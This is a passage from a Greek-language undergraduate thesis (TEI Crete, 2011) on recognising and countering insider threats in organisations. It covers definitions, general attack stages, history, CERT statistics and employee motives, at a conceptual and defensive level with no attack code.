
Τεχνολογικό Εκπαιδευτικό Ίδρυμα Κρήτης

Σχολή Τεχνολογικών Εφαρμογών
Τμήμα Εφαρμοσμένης Πληροφορικής & Πολυμέσων



Πτυχιακή εργασία

ΑΝΤΙΜΕΤΩΠΙΣΗ ΕΣΩΤΕΡΙΚΩΝ ΑΠΕΙΛΩΝ

Παπουτσάκης Στέλιος (ΑΜ: 1627)
E-mail: epp1627@epp.teicrete.gr

Ηράκλειο – Ημερομηνία
ΔΕΚΕΜΒΡΙΟΣ 2011

Επόπτης Καθηγητής: Δρ. Μανιφάβας Χαράλαμπος

***<u>Υπεύθυνη Δήλωση</u>**: Βεβαιώνω ότι είμαι συγγραφέας αυτής της πτυχιακής εργασίας και ότι κάθε βοήθεια την οποία είχα για την προετοιμασία της, είναι πλήρως αναγνωρισμένη και αναφέρεται στην πτυχιακή εργασία. Επίσης έχω αναφέρει τις όποιες πηγές από τις οποίες έκανα χρήση δεδομένων, ιδεών ή λέξεων, είτε αυτές αναφέρονται ακριβώς είτε παραφρασμένες. Επίσης βεβαιώνω ότι αυτή η πτυχιακή εργασία προετοιμάστηκε από εμένα προσωπικά ειδικά για τις απαιτήσεις του προγράμματος σπουδών του Τμήματος Εφαρμοσμένης Πληροφορικής και Πολυμέσων του Τ.Ε.Ι. Κρήτης.*

Ευχαριστίες

Η παρούσα πτυχιακή εργασία με θέμα ***«Αντιμετώπιση Εσωτερικών Απειλών»*** εκπονήθηκε από τον Παπουτσάκη Στέλιο, φοιτητή του τμήματος Εφαρμοσμένης Πληροφορικής και Πολυμέσων του Τεχνολογικού Εκπαιδευτικού Ιδρύματος Κρήτης.

Στα πλαίσια της εν λόγω εργασίας, θα ήθελα να ευχαριστήσω τον κύριο Χαράλαμπο Μανιφάβα για την υποστήριξη, την καθοδήγηση και την βοήθεια που μου προσέφερε καθ' όλη τη διάρκεια εκπόνησης του θέματος της πτυχιακής. Η συμβολή του ήταν καθοριστικής σημασίας δεδομένου ότι βοήθησε στην ολοκλήρωση της μελέτης με τον καλύτερο δυνατό τρόπο.

Ιστορικό εκδόσεων

Ημερομηνία	**Έκδοση**	**Λεπτομέρειες**
17/07/2011	0.1	Παρουσίαση βασικής δομής πτυχιακής.
05/09/2011	1.0	Εργασίες που ολοκληρώθηκαν με το πέρας της εκάστοτε έκδοσης.
28/09/2011	2.0	Εργασίες που ολοκληρώθηκαν με το πέρας της εκάστοτε έκδοσης
24/10/2011	3.0	Διορθώσεις σε υποδείξεις από τον Κύριο Μανιφάβα. Προσθήκη εικόνων/διαγραμμάτων καθώς και στατιστικών
15/11/2011	4	Προσθήκη διαγραμμάτων ολοκλήρωση των
21/11/2011	5	Προσθήκη διαγραμμάτων ολοκλήρωση των

Περίληψη

Σκοπός – Στην εργασία αυτή παρουσιάζεται και ερμηνεύεται ο όρος της εσωτερικής απειλής ,περιγράφονται περιστατικά επιθέσεων καθώς και προτείνονται τρόποι αντιμετώπισης από κακόβουλες επιθέσεις.

Σχεδιασμός / Μεθοδολογία / Προσέγγιση – Διάφορες έρευνες υποδεικνύουν πως η ασφάλεια των πληροφοριών και η κακή χρήση αυτών μπορεί να επιφέρει σοβαρές καταστροφές στις υποδομές του IT μιας εταιρείας. Αναφέρονται ενδεικτικοί τρόποι παραβίασης της ασφάλειας μιας εταιρείας με χαρακτηριστικά παραδείγματα.

Ευρήματα - Στην εργασία αυτή εντοπίζονται και αποκωδικοποιούνται στοιχεία τα οποία οδηγούν στην εξιχνίαση μιας μελλοντικής εσωτερικής απειλής. Επίσης προτείνονται μέτρα προφύλαξης και επισημαίνεται πόσο σημαντικό είναι να τηρούνται τα μέτρα αυτά.

Κατακλείδα – η εργασία αυτή αναφέρει πόσο επικίνδυνη μπορεί να αποδεικτή η εσωτερική απειλή στον δημόσιο τομέα και στον ευρύ κλάδο της βιομηχανίας.

Abstract

Purpose - This paper presents and construed the term of the internal threat and attacks described incidents of internal threat and proposed responses from malicious attacks.

Design / methodology / approach - Several studies suggest that information security and misuse can cause serious damage to the infrastructure of an IT company. Ways indicative of a security breach of a company with examples...

Findings - This study identified and decoded data which lead to the detection of a future internal threat. Also proposed precautionary and noted how important it is to maintain these measures.

Conclusion - this work indicate how risky it can be a demonstrable threat to the domestic public sector and the general industrial sector.

Πίνακας Περιεχομένων

Κεφάλαιο 1 Εισαγωγή

1.1 Ορισμός

Με τον όρο εσωτερική απειλή αναφερόμαστε συνήθως σε ένα κακόβουλο άτομο , με την ονομασία hacker ή cracker. Το άτομο αυτό μπορεί να είναι εργαζόμενος επιχείρησης η κάποιου οργανισμού. Ο όρος επίσης μπορεί να αναφερθεί σε ένα εξωτερικό άτομο που συμπεριφέρεται ως υπάλληλος της εταιρείας και χρησιμοποιεί ψευδή πιστοποιητικά (username,password).

Η διαδικασία της εσωτερικής απειλής ξεκινάει από την στιγμή που το άτομο κερδίζει πρόσβαση στα κεντρικά συστήματα της εταιρείας καθώς και στο κεντρικό δίκτυο. Έπειτα καταστρώνει σχέδια που θα μπορέσουν να δημιουργήσουν πρόβλημα και κατά επέκταση οικονομική «ζημία» στην επιχείρηση.

Οι υπάλληλοι που προκαλούν εσωτερική απειλή είναι συνήθως θυμωμένοι με τον οργανισμό επειδή πιστεύουν ότι έχουν αδικηθεί. Υπάρχουν ακόμα περιπτώσεις που αφορούν και πρώην εργαζόμενους που θεωρούν ότι δεν θα έπρεπε να απολυθούν και νιώθουν ικανοποίηση προκαλώντας οικονομική ζημιά στην επιχείρηση.

.
Η εσωτερική απειλή επιτελείται συνήθως σε τέσσερα στάδια :

1. Ο hacker/ cracker κερδίζει είσοδο στο σύστημα ή το δίκτυο.

2. Ο cracker ερευνά τη φύση του συστήματος ή του δικτύου για να μάθει πού βρίσκονται τα ευαίσθητα σημεία και θα επιλέξει εκείνα που με την ελάχιστη προσπάθεια θα προκαλέσει τη μεγαλύτερη ζημιά.

3. Ο cracker στήνει/επιλέγει ένα μηχάνημα μέσα στο δίκτυο που θα έχει ως ορμητήριο(terminal), από εκεί θα κάνει όλα τα βήματα(επίθεση).

4. Τέλος εφαρμόζεται το σχέδιο για να βλάψει την εταιρεία / Οργανισμό.

Η ζημία που προκλήθηκε από το βήμα 3 μπορεί να πάρει πολλές μορφές:

a. Δημιουργία νέων ιών, worms, δούρειων ίππων.
b. Υποκλοπή πληροφοριών ή εταιρικών μυστικών
c. Κλοπή των χρημάτων.
d. Διαφθορά ή διαγραφή των πολύτιμων δεδομένων για την εταιρεία.
e. Αλλοίωση στοιχείων ή αποδεικτικών στοιχείων.
f. Υποκλοπή της ταυτότητας ατόμων στην επιχείρηση.

1.2 Μπορεί η εσωτερική απειλή να αντιμετωπιστεί?

Η εσωτερική απειλή μπορεί να αντιμετωπιστεί αλλά ο τρόπος αντιμετώπισης είναι αρκετά πολύπλοκος. Οι crackers μπορεί να εντοπιστούν μέσα από πολλαπλά στρώματα άμυνας τα οποία είναι συνήθως καθορισμένες διαδικασίες και τεχνικοί έλεγχοι.

Για το λόγο αυτό η διοίκηση πρέπει να είναι κοντά στο κομμάτι ασφάλειας και θα πρέπει να διαθέτει αρκετούς πόρους προς την κατεύθυνση αυτή . Επίσης θα πρέπει να ακολουθεί την τεχνολογία, τις νέες τεχνικές προστασίας και να είναι κοντά στην έρευνα και την ανάπτυξη νέων τεχνικών που σχετίζονται με την ασφάλεια.

Από έρευνες που έχουν γίνει έχει διαπιστωθεί ότι αν ανιχνευτεί στα πρώτα στάδια της μπορεί να αντιμετωπιστεί αλλιώς είναι αρκετά πιο δύσκολο να γίνει κάτι.

1.3 Βασικά σημεία /Κορμός Insider Threat

Insider Threat (Εσωτερική απειλή)

1. Εισαγωγή
    - Ορισμός εσωτερικής απειλής
    - Μπορεί η εσωτερική απειλή να αντιμετωπιστεί?
    - Βασικός κορμός/σημεία.
    - Συνοπτική περιγραφή αναφοράς
    - Σχεδιάγραμμα αναφοράς.
2. Ιστορική αναδρομή
    - Πως Ξεκίνησε
    - Αυξανόμενη πολυπλοκότητα των επιθέσεων
    - Παράγοντες που κρύβονται πίσω από την εσωτερική απειλή
    - Κίνητρα πίσω από την εσωτερική απειλή
3. Κατηγορίες Εσωτερικής απειλής
    - It sabotage
    - Fraud (απάτη)
    - Κλοπή πνευματικής ιδιοκτησίας
    - Σύγκριση των παραπάνω κατηγοριών.
4. Πρακτικές επιθέσεων
    - Ανάλυση πρακτικών
    - Πρακτικές αντιμετώπισης εσωτερικών απειλών.
    - Cross-site scripting (XSS) επιθέσεων
5. Στόχοι των επιτιθεμένων.
    - Χαρακτηριστικά οργανισμών
    - Παράδειγμά εσωτερικής απειλής.
    - Είδος εφαρμογών
    - Κατανοώντας την απειλή
    - Ανάλυση Απειλής
6. Εσωτερική απειλή μέσα από web services
    - Τεχνικές XML
    - Τρόποι αντιμετώπισης
    - Εξάλειψη του φόβου από τις εταιρείες
    - Συνήθης αρχιτεκτονική ενός web service
    - Ορισμός της ασφάλειας
    - Παραδοχές ασφαλείας
7. Συνέπειες εσωτερικής απειλής
    - Επεξήγηση συμβάντων απώλειας πληροφορίας
    - Παραδείγματα εσωτερικής απειλής
    - Για τις εταιρείες
    - Wikileaks το φαινόμενο
    - Συμπεράσματα
8. Εσωτερική απειλή στο δημόσιο και ιδιωτικό τομέα.
    - Προσπάθεια προσδιορισμού πληροφοριών σχετικά με την εσωτερική απειλή
    - Ο ρόλος των πολιτικών ασφαλείας

- Συνειδητοποίηση σπουδαιότητας της κατάστασης
- Ανησυχίες των κυβερνήσεων να προφυλάξουν τα δεδομένα
- Insider Threat Study
  - Σκοπός μελέτης
  - Βασικά ερωτήματα που προκύπτουν
  - Μεθοδολογία
  - Στατιστικά
- Αξιολόγηση αποτελεσμάτων της ITS
- Εικόνες
- Πίνακες
- Κομμάτια και παραδείγματα κώδικα

1.4 Συνοπτική Περιγραφή Αναφοράς

Στο κεφάλαιο 1 προσδιορίζεται ο όρος εσωτερική απειλή. Παρουσιάζεται συνοπτικά ο λόγος δημιουργίας της καθώς και η εφαρμογή που έχει στις μέρες μας. Δίνεται ιδιαίτερη βάση οι επιπτώσεις που έχει στις επιχειρήσεις και στην ηλεκτρονική διακυβέρνηση.

Στο κεφάλαιο 2 γίνεται μια εκτενής ιστορική αναδρομή , συγκεκριμένα αναλύεται ο τρόπος με τον οποίο ξεκίνησε το συγκεκριμένο φαινόμενο, την έκταση που έχει πάρει και πως την βλέπουμε στο μέλλον.

Στο κεφάλαιο 3 αναλύονται οι κατηγορίες της εσωτερικής απειλής(fraud,it sabotage,κλοπη πνευματικών δικαιωμάτων), παρουσιάζονται τα κίνητρα, οι επιπτώσεις, τα κόστη και γενικά οι συνέπειες που μπορεί να έχουν στις επιχειρήσεις.

Στο κεφάλαιο 4 αναλύονται διεξοδικά οι πρακτικές επίθεσης. Οι πρακτικές επίθεσης καθώς και ο τρόπος που εφαρμόζονται είναι πολύ βασικά στοιχεία για την αντιμετώπιση και γενικότερα στη λήψη μέτρων κατά των κακόβουλων επιθέσεων. Στο κεφάλαιο αυτό αναφέρονται επίσης και οι πρακτικές αντιμετώπισης.

Στο κεφάλαιο 5 γίνεται αναφορά στους στόχους των επιθέσεων. Τα κίνητρα που μπορεί να έχουν οι επιτιθέμενοι καθώς και τις προϋποθέσεις επιτυχίας της επίθεσης. Η λεπτομέρεια από την πλευρά του επιτιθέμενου θεωρείτε συνταγή της επιτυχίας.

Κεφάλαιο 6, στο κεφάλαιο αυτό γίνεται αναφορά στην εσωτερική απειλή μέσα από web services. Τονίζεται πόσο σημαντικά είναι τα web services και με ποιους τρόπους μπορούν να καταρριφθούν. Δίνεται ιδιαίτερη έμφαση στις πρακτικές εσωτερικής απειλής μέσα από XML.

Στο κεφάλαιο 7 υπογραμμίζεται πόσο σημαντικό και αντίστοιχα πόσο καταστροφικό θα μπορούσε να είναι για τις επιχειρήσεις και αντίστοιχα για την οικονομία μια επιτυχής «εσωτερική απειλή». Αναλύονται διεξοδικά παραδείγματα εσωτερικής απειλής και παρουσιάζονται συνοπτικά συμπεράσματα.

Στο κεφάλαιο 8 αναλύονται οι επιπτώσεις της εσωτερικής απειλής στους πιο κρίσιμους και νευραλγικούς τομείς τις κοινωνίας, την βιομηχανία και τις κυβερνήσεις. Επίσης αναλύονται μελέτες που έχουν γίνει σχετικά και παρουσιάζονται αναλύσεις σε πραγματικά περιστατικά. Η πιο σημαντική από τις μελέτες αυτές είναι Insider Threat Study έρευνα που διήρκησε για περίπου 3 χρόνια και μελέτησε πάνω από 36 συμβάντα σε μεγάλες επιχειρήσεις-Οργανισμούς.

.

1.4 Σχεδιάγραμμα Αναφοράς

Αριθμός κεφαλαίου	**Τίτλος**
1	Εισαγωγή
2	Ιστορική Αναδρομή
3	Κατηγορίες εσωτερικής απειλής
4	Πρακτικές επιθέσεων
5	Στόχοι επιτιθέμενων
6	Εσωτερική απειλή μέσα από web services
7	Συνέπειες εσωτερικής απειλής
8	Κυβερνήσεις και βιομηχανία
	Βιβλιογραφία
	Παράρτημα
	Παράρτημα

Κεφάλαιο 2 Ιστορική Αναδρομή

Η εσωτερική απειλή στις μέρες μας είναι συνεχής, ουσιαστική και μπορεί να προκαλέσει μεγάλη ζημιά στον εκάστοτε οργανισμό. Το «2005 E-Crime Watch Survey™» είναι μια έρευνα την οποία έκανε η μυστική υπηρεσία πληροφοριών των Ηνωμένων Πολιτειών σε συνεργασία με το CERT και το CSO Magazine και δείχνει ότι στις περιπτώσεις που οι ερωτηθέντες μπορούσαν να αναγνωρίσουν το δράστη, το 20% προέρχονταν από το εσωτερικό της εταιρείας. Ωστόσο η επίδραση πολλές φορές από την εσωτερική απειλή ήταν καταστροφική.

Στην πρώτη περίπτωση της μεγαλύτερης ηλεκτρονικής απάτης οι απώλειες υπολογίζονται περίπου στα 700 εκατομμύρια δολάρια. Σε μία άλλη περίπτωση όπου οι τεχνικοί μιας εταιρείας δημιούργησαν μια λογική βόμβα σε κάποιο ανάδοχο άμυνας , προκάλεσαν ζημιές αξίας 10 εκατομμυρίων δολαρίων.

Τα προηγούμενα χρόνια το πανεπιστήμιο του Carnegie Mellon είχε δημιουργήσει πολλά projects τα οποία είχαν ως θέμα την εσωτερική απειλή. Μερικά από τα συμπεράσματα που βγήκαν από την συγκεκριμένη έρευνα, ήταν ότι τέτοιου είδους επιθέσεις εντοπιζόταν σε πολλούς οργανισμούς από όλους τους τομείς της παραγωγικής δραστηριότητας. Κοινό χαρακτηριστικό στοιχείο όλων των παραπάνω είναι ότι προκαλούν τεράστιες οικονομικές και άλλου είδους ζημίες , φήμη του οργανισμού κ.α.

Οι επιθέσεις αυτές αρχικά είχαν αξιολογηθεί λανθασμένα ως χαμηλού κόστους επιθέσεις όπως απάτες η κλοπές πνευματικών δικαιωμάτων, μέχρι τεχνικά και εγκλήματα που στόχο έχουν την δημιουργία sabotage στην επιχείρηση. Ωστόσο οι ζημίες που προκαλούσαν δεν είναι μόνο οικονομικής φύσεως αλλά πολλές φορές έχουν ως στόχο να υποβαθμίσουν την φήμη της εταιρείας.

Οι crackers έχουν σημαντικά πλεονεκτήματα σε σχέση με άλλους από το εξωτερικό περιβάλλον οι οποίοι θέλουν να βλάψουν την εταιρεία. Οι συγκεκριμένοι μπορούν να προσπεράσουν την φυσική και τεχνική ασφάλεια του οργανισμού, που είναι σχεδιασμένες να προφυλάσσουν την είσοδο για μη εξουσιοδοτημένη πρόσβαση. Μηχανισμοί όπως firewalls και εντοπισμός κινήσεων έχουν δημιουργηθεί για να αντιμετωπίζουν εξωτερικές απειλές.

Τέλος οι crackers δεν φοβούνται μόνο τις πολιτικές, τις διαδικασίες και την τεχνολογία που χρησιμοποιεί η ίδια η εταιρεία για την ασφάλεια της, αλλά σε μεγάλο ποσοστό φοβούνται και τα ίδια τους τα τρωτά σημεία, όπως είναι το να αφήσουν ηλεκτρονικά ίχνη και γενικότερα να μην τηρήσουν τους κανόνες ασφαλείας της εταιρείας, ώστε εύκολα μπορούν να εντοπιστούν. Πράγμα που συμβαίνει συχνά καθώς δρουν σε περιβάλλον πίεσης

Η παραπάνω μελέτη συγκέντρωσε στοιχεία από περίπου 150 περιπτώσεις εσωτερικής απειλής. Μετά την συγκεκριμένη έρευνα ακολούθησαν και άλλες. Όλα λοιπόν τα στοιχεία που βγήκαν ως συμπεράσματα, συνηγορούν στο ότι αν παρθούν τα σωστά μέτρα ασφαλείας όλες οι ενδεχόμενες απειλές μπορούν να ανιχνευτούν και να αντιμετωπιστούν.

2.1 Πως ξεκίνησε

Πριν την ηλεκτρονική επανάσταση, οι υπεύθυνοι ασφαλείας στις επιχειρήσεις έμεναν ξύπνιοι τις νύκτες για να φυλάνε τα πολύτιμα έγγραφα από κάποιο μη έμπιστο άτομο μέσα από την εταιρεία. Το άτομο αυτό μπορεί να είχε πρόσβαση σε πολύτιμα έγγραφα και ευαίσθητα αρχεία, έχοντας την ευκαιρία να μεταφέρει και να αποκρύψει τα έγγραφα αυτά .

Μετά από χρόνια έρευνας οι εταιρείες που ανέλυαν στοιχεία και έκαναν έρευνα πάνω στο φαινόμενο της εσωτερική απειλής, κατέληξαν στα κίνητρα που μπορεί να παρακινήσουν τους εργαζόμενους για να κινηθούν προς αυτή την κατεύθυνση. Και τα οποία είναι χρηματικά, προσωπική ικανοποίηση και ιδεολογία.

Μετά την παραπάνω κατηγοριοποίηση των κινήτρων που μπορεί να έχουν οι δράστες, ήταν σχετικά πιο εύκολο να προστατευτούν αντίστοιχα και τα θύματα (εταιρείες και οργανισμοί). Έτσι δημιουργήθηκαν προγράμματα που εντόπιζαν υποψήφιους υπαλλήλους που μπορεί να εμφάνιζαν τέτοια συμπεριφορά και αντίστοιχα εφάρμοζαν κάποια μέτρα προστασίας σε αυτούς. Για παράδειγμα σε περίπτωση που κάποιος υπάλληλος είχε σοβαρά οικονομικά προβλήματα οι υπεύθυνοι ασφάλειας θεωρούσαν ότι έπρεπε να του κοπεί προσωρινά η πρόσβαση σε σημαντικές πληροφορίες της επιχείρησης.

Η παραπάνω ενέργεια βέβαια επειδή γινόταν αντιληπτή από τον υπάλληλο, μπορεί να είχε και τις αντίστροφες συνέπειες. Θύμωναν δηλαδή οι εργαζόμενοι που τους αναιρούνταν τα δικαιώματα και στρέφονταν με άλλους τρόπους κατά της εταιρείας.

Για το λόγο αυτό εδώ και χρόνια έχουν δημιουργηθεί εργαλεία και αντίστοιχα παίρνονται μέτρα που μπορούν να περιορίσουν τις συνέπειες της απειλής, χωρίς να κόβονται τα δικαιώματα των εργαζομένων στα συστήματα. Τα μέτρα αυτά μπορεί να είναι η αποθήκευση σε ασφαλές σημείο των ευαίσθητων πληροφοριών και η ροή των πληροφοριών να γίνεται σε ασφαλές πλαίσιο ώστε οι υπεύθυνοι να γνωρίζουν τι και πως διακινείται ανά πάσα στιγμή.

2.2 Αυξανόμενη πολυπλοκότητα των επιθέσεων.

Η ομάδα Computer Emergency Response Team (CERT) μετά από πρόσφατες έρευνες έχει ορίσει ως εσωτερική απειλή « ως ένα υπάλληλος της εταιρείας η πρώην υπάλληλος ,η και μισθωτός συνεργάτης που είχε εξουσιοδοτημένη πρόσβαση στα συστήματα της εταιρείας. Στο δίκτυο , σε σημαντικά για την εταιρεία δεδομένα και εκμεταλλευόμενος την παραπάνω δυνατότητα στρέφεται αρνητικά και να προκαλεί ζημία στην εταιρεία, βλάπτοντας την αξιοπιστία, την εμπιστευτικότητα , και την διαθεσιμότητα της.

Ιστορικά πάντα την εσωτερική απειλή την προκαλούσε κάποιος υπάλληλος της εταιρείας και γενικότερα ήταν μέλος του περιβάλλοντος της εταιρείας . Πλέον το CERT προσδιόρισε μια νέα κατηγορία απειλών ,την λεγόμενη εμπίστων επαγγελματικών επαφών. Αφορούν ομάδες ατόμων που έχουν πρόσβαση στα συστήματα της εταιρείας είτε με φορητές συσκευές είτε με vpn και εργάζονται για τα τρίτες εταιρείας που προσφέρουν enterprise λύσεις στα θύματα.

Τα στατιστικά της βιομηχανίας επιβεβαιώνουν την επικινδυνότητα της εσωτερικής απειλής. Το ηλεκτρονικό έγκλημα κατέγραψε το έτος 2009, 523 οργανισμούς και από αυτούς το 51% είχε όντος πέσει θύμα εσωτερικής απειλής, σε σύγκριση με το 39% στο οποίο είχαν δεχτεί επίθεση 3 χρόνια πριν. Βγαίνοντας στην επιφάνεια όλα αυτά τα στατιστικά ώθησε τους οργανισμούς να αποκαλύπτουν ευκολότερα τις επιθέσεις. Προς την κατεύθυνση αυτή βοήθησε και η γνωστή υπόθεση των wikileaks , όπου και είναι και η πιο γνωστή περίπτωση εσωτερικής απειλής που έχει καταγραφεί.

Οργανισμοί που έχουν θεωρήσει την εσωτερική απειλή ως μικρής επικινδυνότητας δραστηριότητα θα χρειαστεί να αξιολογήσουν και πάλι την σοβαρότητα του προβλήματος. Η εσωτερική απειλή στην μέρες εμφανίζεται σε μεγάλο εύρος από ένα απολυομένου υπάλληλο μέχρι υπάλληλο από ξένο κράτος που έχει τοποθετήσει λογική βόμβα μέχρι και Τρίτη εταιρεία που υποκλέπτει μεγάλης πνευματικής ιδιοκτησίας έγγραφα.

Όλες οι παραπάνω περιπτώσεις έχουν καταγραφεί σε ειδήσεις και αφορούν επιθέσεις σε γνωστές και μεγάλες εταιρείες. Σε αντίθεση με τις παραπάνω κακόβουλες επιθέσεις, εσωτερική απειλή μπορεί να θεωρηθεί και η απροσεξία και ανευθυνότητα των υπαλλήλων περιπτώσεις που μπορεί να έχει εξίσου καταστροφικές συνέπειες. Οι ανεύθυνες αυτές ενέργειες μπορεί να είναι αποτέλεσμα του ότι έχουν δοθεί παραπάνω δικαιώματα από σο πραγματικά χρειάζεται για την εκτέλεση των καθηκόντων στον υπάλληλο, η και απροσεξία στο πως χειρίζονται ευαίσθητα για την επιχείρηση δεδομένα . Το συμπέρασμα είναι ότι η εταιρεία θα πρέπει να δίνει εξίσου μεγάλη προσοχή σε περιπτώσεις εσωτερικής απειλής και σε απρόσεκτους υπάλληλους.

Εικόνα 8 ,Στο παρακάτω σχήμα φαίνεται η ροή η ακολουθία των γεγονότων που συμβαίνουν σε μια εσωτερική απειλή.

2.3 Παράγοντες που κρύβονται πίσω από την εσωτερική απειλή

Χαμηλό κόστος στο αποθήκευσης δεδομένων (storage) , τάση για μείωση των τιμών στην αποθήκευση των δεδομένων οδηγεί όλο και περισσότερες εταιρείας να αποθηκεύουν και να συντηρούν όλα τα δεδομένα παρά να ξοδεύουν χρόνο στο να εξετάζουν και να προσπαθούν να προσδιορίσουν ποια πραγματικά χρειάζονται. Χαμηλό κόστος αποθήκευσης σημαίνει άτι τα δεδομένα είναι πάντα διαθέσιμα/online έτσι μπορούν εύκολα να γίνουν στόχοι κακόβουλης επίθεσης.

Αυξανόμενη πολυπλοκότητα των επιθέσεων, Χωρίς έκπληξη μεμονωμένα άτομα τεχνικά καταρτισμένα προκαλούν εσωτερική απειλή. Σε περίπτωση που έχουν τα προσόντα να εκτελέσουν εσωτερική απειλή , είναι πολύ πιθανό να διαθέτουν τα προσόντα να καλύψουν τα ίχνη τους , αλλάζοντας η διαγράφοντας τα log files των διαφόρων συστημάτων.

Η εργασία του εργατικού δυναμικού διανέμεται πολλαπλά. Σήμερα οι εργαζόμενοι μπορεί να έχουν πρόσβαση στα δεδομένα της εταιρείας με ποικίλους τρόπους, χρησιμοποιώντας πολλά διαφορετικά κανάλια(wifi,3G) από πολλές διαφορετικές πλατφόρμες. Οι οργανισμοί θα πρέπει να επιτρέπουν τις παραπάνω δυνατότητες για να διατηρούν την παραγωγικότητα των υπαλλήλων σε υψηλά επίπεδα, αλλά κάθε ένα νέο κανάλι πρόσβασης στα δεδομένα της εταιρείας δημιουργεί και μια νέα πηγή ρίσκου στην επιχείρηση, όπου και πρέπει να αντιμετωπιστεί και να διαχειριστεί. Όταν παράγοντες όπως cloud computing και ανάπτυξη κώδικα εξωτερικά απο την εταιρεία σημαίνει πρακτικά ότι τα δεδομένα της εταιρείας είναι κατανεμημένα “παγκόσμια”, είναι παντού.

Ανεπαρκής ευαισθητοποίηση του εργαζομένου. Αρκετοί εργαζόμενοι απλά δεν διαθέτουν γνώσεις των πολιτικών του οργανισμού, στην χρήση των πληροφοριών το πως διαμοιράζονται και κατανέμονται. Αυτό μπορεί να οδηγήσει στο να αποστείλουν εμπιστευτικά για την εταιρεία δεδομένα σε μη σωστούς παραλήπτες. Οι παραπάνω δραστηριότητες μπορεί να μην είναι εσωτερική απειλή αλλά μπορεί να προκαλέσουν αντίστοιχα καταστροφικές συνέπειες .

Οι οργανισμοί έχουν προσπαθήσει να ελέγξουν όλες αυτές τις απάτες , αλλά έχουν επικεντρωθεί να ανιχνεύουν την εσωτερική απειλή που προκαλεί συνήθως οικονομικές ζημίες στην επιχείρηση . Για παράδειγμα ο διαχωρισμός των καθηκόντων με βάση τα οικονομικά αιτήματα της επιχείρησης . Η πρόκληση από αυτό που έχουμε δει στις μέρες μας μετά και την υπόθεση με τα wiki leaks που ήρθε στην δημοσιότητα , ότι πολλές επιθέσεις δεν εστιάζονται μόνο σε οικονομικές απάτες αλλά μπορεί να στραφούν στην κλοπή πνευματικών δικαιωμάτων με σκοπό την βλάβη στην εικόνα της εταιρείας.


2.4 Κίνητρα πίσω από την εσωτερική απειλή.

Οι εργαζόμενοι είναι μεμονωμένα άτομο που προσλαμβάνονται από την επιχείρηση για να φέρουν εις πέρας τους στόχους. Οι στόχοι της εταιρείας διαφοροποιούνται ανάλογα με το τομέα στον οποίο δραστηριοποιείται η επιχείρηση. Για παράδειγμα μια εταιρεία κατασκευής λογισμικού έχει ως στόχο την δημιουργία λογισμικού για να καλύπτει τις ανάγκες των πελατών της. Οι υπάλληλοι της εταιρείας προσλαμβάνονται σε διάφορες ηλικίες και αναλαμβάνουν διαφορετικές θέσεις ανάλογα με την μόρφωση και την εκπαίδευση τους.

Κάθε ένας έχει και διαφορετικά χαρακτηριστικά που τον διαφοροποιούν από το σύνολο. Σε περίπτωση που θέλουμε να καταλάβουμε τις πράξεις ενός εγκληματία/παράνομου θα πρέπει να ψάξουμε στο τι τον ώθησε να κάνει τις πράξεις αυτές. Από στατιστικά έχει διαπιστωθεί ότι σε γενικές γραμμές δεν υπάρχει ένα profile εργαζομένου που κάνει τις συγκεκριμένες ενέργειες. Επίσης μπορεί να είναι από νέος στα καθήκοντα μέχρι και αρκετά έμπειρος.

Από την άλλη μπορεί να γίνει μια πρώτη κατηγοριοποίηση των δραστών που έχει διαπιστωθεί ότι έχουν διαπράξει εσωτερική απειλή. Συγκεκριμένα μια τέτοια ενέργεια μπορεί να έγινε λόγο προσωπικότητας , από κίνητρα και τέλος λόγο των περιστάσεων. Οι πράξεις αυτές μπορεί να είναι τυχαίες η σκόπιμες. Οι τυχαίες πράξεις μπορεί να έγιναν επειδή οι εργαζόμενοι δεν είχαν κίνητρα , είτε επειδή δεν γνώριζαν είτε επειδή δεν είχαν την κατάλληλη εκπαίδευση για να αποφύγουν την παράνομη πράξη.

Στην παρακάτω εικόνα γίνεται η διαφοροποίηση των κινήτρων από τους επιτιθέμενους /



2.4.1 Οικονομικά κίνητρα

